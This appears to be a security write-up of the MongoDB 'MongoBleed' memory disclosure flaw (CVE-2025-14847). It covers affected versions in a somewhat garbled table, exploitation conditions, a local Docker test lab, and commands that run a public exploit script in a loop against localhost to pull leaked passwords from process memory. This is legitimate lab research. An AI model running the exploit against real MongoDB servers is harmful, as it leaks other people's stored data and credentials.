MongoBleed — CVE-2025-14847
MongoDB Memory Disclosure via BSON Decompression
- CVSS
- VECTOR
- IMPACT
- AFFECTEDMongoDB≤ 8.2.0< 8.2.3
- MongoDB≤ 8.0.0< 8.0.17
- MongoDB≤ 7.0.0< 7.0.28
- MongoDB≤ 6.0.0< 6.0.27
- MongoDB≤ 5.0.0< 5.0.32
- MongoDB≤ 4.4.0< 4.4.30
- MongoDB≤ 4.2.0< N/A (EOL)
- MongoDB≤ 4.0.0< N/A (EOL)
- MongoDB≤ 3.6.0< N/A (EOL)
Dubbed MongoBleed, this memory disclosure vulnerability in MongoDB arises from improper buffer management during BSON decompression. When network compression is enabled with zlib, internal memory buffers may be reused between operations without being fully cleared, causing residual data from previously processed BSON documents to persist in process memory. An attacker with network access to the MongoDB service can recover plaintext fragments of application data — including previously written BSON fields — from that leaked memory via crash dumps, diagnostic tools, or forensic analysis.
All conditions must be present for exploitation:
- MongoDB runs a vulnerable version
- Network compression is enabled with zlib
- Attacker has network-level access to the MongoDB service
Exposure likelihood increases under write-heavy workloads, large BSON documents, and long-lived MongoDB processes with high buffer reuse frequency.
Test Environment
A minimal Node.js web application backed by a vulnerable MongoDB instance was implemented to validate this vulnerability. The application is intentionally inefficient and designed to generate a high volume of database activity in order to increase the likelihood of residual memory exposure. Load is generated using locust, simulating repeated user password reset workflows and producing sustained write-heavy operations against the database.
Step 1 — Build the environment
git clone git@github.com:0xPThree/mongobleed-test-environment.git
python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt
docker compose up --build
Step 2 — Simulate load
locust -f traffic-sim.py --host http://127.0.0.1:3000 --users 20 --spawn-rate 2 --headless --run-time 2mPOC || GTFO
With load running, clone and start the MongoBleed script against the vulnerable instance:
git clone https://github.com/Hamid-K/mongobleed.git
cd mongobleed
python3 mongobleed.py --host 127.0.0.1 --port 27017 --max-offset 15000 --loop
After several minutes, analysis of the binary output should reveal fragments of sensitive JSON data leaked from process memory.
 Canceling the MongoBleed script
 Raw memory output, grepping for 'pass'
 Parsed memory output